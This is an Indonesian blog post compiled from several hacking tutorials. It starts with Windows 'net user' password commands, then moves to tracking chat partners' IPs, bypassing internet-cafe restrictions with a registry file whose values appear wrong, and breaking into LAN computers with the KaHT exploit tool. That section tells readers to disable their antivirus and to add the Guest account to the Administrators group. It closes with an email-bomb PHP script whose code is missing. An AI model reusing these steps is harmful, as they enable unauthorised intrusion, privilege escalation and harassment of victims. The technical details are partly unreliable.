Berikut ini perintah untuk melihat dan mengubah password user yang ada pada windows xp sp2.Pertama jalankan command prompt dengan cara klik Start-All Programs-Accessories-Command Prompt sehingga muncul jendela berwarna hitam seperti terlihat pada gambar berikut.

Pada command prompt ketikan perintah sebagai berikut : net user ENTER sehingga hasilnya seperti gambar berikut.

Dari user-user yang ada, anda bisa membuat sebuah password untuk user yang ada dan dapat juga menghapus password yang ada atau mengganti password yang ada dari setiap user yang ada.
Membuat password dan Mengubah Password
Untuk membuat password pada masing-masing user dapat dilakukan dengan memberikan perintah berikut ini.
Net user {nama user} {password}
Contoh : net user guest 1234
Penjelasannya : Net user adalah perintah, kemudian guest adalah nama user dan 1234 adalah password, jadi perintah di atas adalah membuat atau mengubah password bagi nama pengguna Guest. Perhatikan gambar berikut.

Setelah menekan ENTER maka muncul pesan “The Command Completed Successfully” yang menyatakan bahwa perintah pembuatan password untuk akun Guest sudah berhasil dengan baik. Untuk membuktikan bahwa akun Guest sudah menggunakan password 1234 coba klik menu Start-Log Off-Switch User dan gunakan akun Guest untuk login, maka windows akan meminta anda memasukan password karena anda sudah membuatnya pada command prompt. Ketik 1234 kemudian tekan ENTER untuk masuk ke akun Guest.

Setelah membuat atau mengubah password, tentu kita juga harus bisa menghapus password tersebut apabilah sudah tidak dibutuhkan lagi. Lalu bagaimana caranya ikuti langkah berikut ini.
Menghapus password
Akun Guest yang sudah dibuatkan passwordnya melalui command prompt, sekarang kita akan menghilangkannya atau menghapusnya, caranya dengan perintah berikut :
Net user guest * ENTER

Setelah menekan enter maka muncul pesan “Type a password for the user :” tekan ENTER saja karena kita tidak ingin membuat password melainkan menghapus password yang ada.
Berikutnya adalah pesan “Retype the password to confirm :” juga tekan ENTER saja karena tidak ada password sehingga muncul pesan yang terakhir “The Command Complited Successfully” yang berarti bahwa perintah menghilangkan password tersebut sudah berhasil dilakukan.
Perintah menghapus password di atas juga dapat digunakan untuk membuat sebuah password baru. Apabila hendak membuat password baru dengan perintah di atas maka pada saat muncul pesan “Type a password for the user :” maka tulis atau ketikan password untuk user tersebut (contoh : 1234) dan tekan ENTER, kemudian muncul pesan kedua “Retype the password to confirm :” maka ketiklan sekali lagi password (contoh : 1234) kemudian tekan ENTER.
Source : http://belajar-ilmu-komputer.blogspot.com/2009/08/trik-membuat-mengganti-dan-menghapus.html

TUTORIAL dan trik MSDOS

libur setelah final...tidak ada kerjaan ..mending bagi-bagi tutorial dikit sama agank semuanya..biar tambah pintar heheheheheh....langasung to the point aja..heheheheheh(sok gaul....kwkwkwkwkwk).....
1.         Melacak ip address di yahoo Mesengger dan mesengger lainnya. Banyak yang tidak tahu cara menampilkan ip addreas teman chatnya di Yahoo Messenger, AOL dan lainnya, memang untuk melakukannya kita butuh triks, berbeda dengan IRC yang tinggal di whois aja. Pertama-tama kirimkankan file apa saja yang anda punya ke teman chatting anda dimana ini fungsinya sebagai timing waktu agar anda punya waktu untuk mengetikkan perintah-perintah untuk menampilkan ip addreas teman chat anda, disarankan diatas 600kb, lebih besar itu lebih bagus karena itu akan menyebabkan waktu anda lebih banyak. Buka MS-DOS anda, lalu ketikkan netstat -n lalu akan tampil ip teman chat anda, misalkan saja muncul tampilan sebagai berikut : 202.133.80.45 : 5000+++ ->> ip ini ( 202.133.80.45) ternyata setelah dicek itu milik Graha Net, ahkirnya ketahuan tuh si pemakai messenger di warnet mana, nah kalau 5000+ itu adalah portnya yang dikirimin file ama anda. Tujuan dari tutorial ini bahwa segala macam komunikasi diinternet tanpa penggunaan proxy dan semacamnya masih dapat dilacak dengan begitu mudahnya, sehingga gue mengingatkan untuk penggunaan proxy anonymous setiap anda berselancar di internet jika anda benar-benar ingin mengurangi resiko dari berbagai jenis pelacakan.  
2.           Cara masuk ke DOS pada Windows XP yang serba dikunci Banyak warnet yang membatasi akses gerak kita di Windows seperti fasilitas DOS, Windows Explorer, setting dan sebagainya dalam keadaan tidak dapat kita sentuh,
Cara masuk di DOS pada Windows XP yang serba di lock fasilitasnya :  
1.           Pada icon dalam dekstop atau start menu di klik kanan, lalu pilih properties
2.           Di properties pilihlah "find target"
3.           Muncul Window lalu pilih search diatas
4.           Pada Search pilihlah "All Files and folders"
5.           Lalu cari file "cmd.exe" di windows
6.           Jika di temukan maka jalankan file cmd.exe.
7.           Dengan menjalankan file cmd.exe maka anda telah masuk ke dos.
8.           Jika ternyata penguncian benar-benar total maka anda dapat mengubah registry windows melalui pembuatan file *.reg dengan notepad / word pad,
9.           Kemudian anda jalankan file *.reg tersebut, cara untuk membuatnya ada dihalaman ini juga. Tujuan dari tutorial ini agar kita dapat lebih banyak bergerak leluasa diwarnet-warnet yang keamanannya terlalu dilindungi sehingga membuat kita tidak bisa berbuat banyak di komputer tersebut.

3.           Menembus fasilitas umum windows yang terlalu dibatasi Menjengkelkan jika fasilitas MS-DOS, RUN, Find dan sebangsanya di hilangkan dari desktop di komputer warnet, biar ga terlalu BT, kita tembus aja pakek cara ini :
·               Masuk ke Notepad / Wordpad / Ms Word
·               Ketik
REGEDIT4 [HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System] "DisableRegistryTools"=dword:00000001 [HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer] "NoRun"=dword:00000000
·               Simpanlah di dengan nama file berekstensi .reg lalu jalankan file .reg yang anda buat tadi lalu anda restart. Tujuan dari tutorial ini untuk para netter yang merasa kesal dengan komputer warnet, atau sebagainya yang melakukan pembatasan hak aksesnya terlalu berlebihan terhadap komputer yang kita gunakan.
·               Cara masuk di komputer lain lewat DOS ( Windows XP ) atau ingin masuk dikomputer teman anda dalam sebuah LAN. Bisa melihat seluruh isi harddisk, membuat directory, membuat file, mendelete file atau apa saja, Caranya :
Ø      Gunakan software internet Maniac. Berfungsi untuk mengetahui ip addreas client melalui computer name / hostname
Ø      Gunakan software KaHT. Berfungsi sebagai program untuk menerobos ke computer server atau client.
Ø      Ekstractlah dahulu 2 program tersebut.
Ø      Periksa dahulu jaringan anda dengan melihat para hostname dengan 2 cara.
Ø      Untuk Windows XP. Masuk ke Start Lalu Search, lalu pilih computers or people lalu pilih A computer on the Network lalu langsung klik search maka akan segera muncul computer-komputer yang terkoneksi dalam jaringan. Cara alternatif yang cepat dapat mengklik My Network Place / Network Neighboure saja)
Ø      Setelah mendapatkan sasaran computer yang mau di masukin / diremote maka  langsung saja jalankan program Internet Maniac Masuklah ke Host Lookup lalu ketikkan nama computer / hostname lalu klik resolve, disini anda akan mendapat alamat ip computer tersebut. Dengan nomor ip ini maka anda sudah mengetahui sasaran computer yang akan di masuki. Setelah itu selesai maka kita tinggalkan program Internet Maniac, kita akan berlanjut dengan program KaHT, program ini akan didetect sebagai Trojan oleh antivirus, tapi abaikan saja, jangan di hapus / di karantina kalau terdetect, kalau perlu delete aja antivirusnya, program KaHT bekerja dalam MS-DOS Mode jadi disini kemampuan anda menggunakan DOS sangat penting, tanpa kemampuan DOS maka anda tidak akan bisa banyak berbuat. Cara masuk DOS Mode Untuk Windows XP : Masuklah ke Start, All programs, Accessories lalu Command Prompt. Setelah berhasil masuk DOS maka masuklah di directory program KaHT, masa seh bisa lupa tadi program diextract dimana, hehe, (Misal tadi di extract di C:\KaH) maka ketikkan "CD\KaHT" dan seterusnya.
Ø      Ketikkan "KaHT sebelum_no_ip_komputer_sasaran no_ip_komputer_sasaran. contoh : "KaHT Ip1 ip2" ip1 : ip awal yang discan ip2 : ip terahkir yang discan Misalnya tadi ip-nya 192.168.0.1 setelah di detect pakek Internet Maniac tadi itu lho. Maka ketikkan saja "KaHT 192.168.0.0 192.168.0.1" lalu enter nanti program akan bekerja otomatis.
Ø      Setelah selesai menscan jika nanti port 135 ternyata dalam keadaan open maka anda akan otomatis di computer tujuan / sasaran, untuk lebih persisnya anda akan berada di "c:\windows\system" milik komputer tujuan / sasaran setelah pen-scan-an selesai. Anda bisa bebas di computer sasaran, mau edit atau di delete pun bisa.
Membuat akses administrator Windows untuk kita lewat komputer lain Kita ingin membuat administrator Windows XP/2000 di komputer lain melalui LAN. Caranya masuklah ke komputer tujuan dengan program kaht yang sudah diajarkan diatas, lalu kita akan mencoba beberapa trik. Melihat akses guest dan administrator di Windows Ketik : net user Melihat aktif tidaknya guest di Windows Ketik : net user guest Membuat akses guest menjadi Administrator dengan perintah : Ketik : net localgroup Administrators Guest /add Membuat akses adminstrator sendiri :

v     Ketik : net user /add
v     Ketik : net localgroup Administrators /add Menghapus akses administrator Ketik : net localgroup Users /delete  
catatan:segala penyalagunaan diluar tanggung jawab saya oke...

Script trik E-Mail Menggunakan PHP

sekedar berbagi saja...setelah browsing kemana-kemana..akhirnya sampai di binus hacker..dapat script dibawah ini...sudah aku coba dan hasilnya emang benar..BOM email dengan php...
langsung aja coding gank.......jangan dicopy gank prak aja langsung.......ketik programnya..heheheh


simpan code diatas dengan nama bom.php
Selanjutnya masukkan file tersebut dalam webserver atau webhosting kamu.
Langkah berikutnya buka browser lalu masukkan alamat dimana kamu menyimpan file tersebut misalkan http://namadomainkamu.com/bom.php
Jika alamat e-mail yang ditujukan benar maka akan secara otomatis mengirimkan pesan ke email korban.

Pesan untuk nt nt semua..jangan disalah gunakan..klo mw di coba coba aja di eamil lhu lhu pada..biar kena mentahnya...senjata makan tuan heheheh
...........................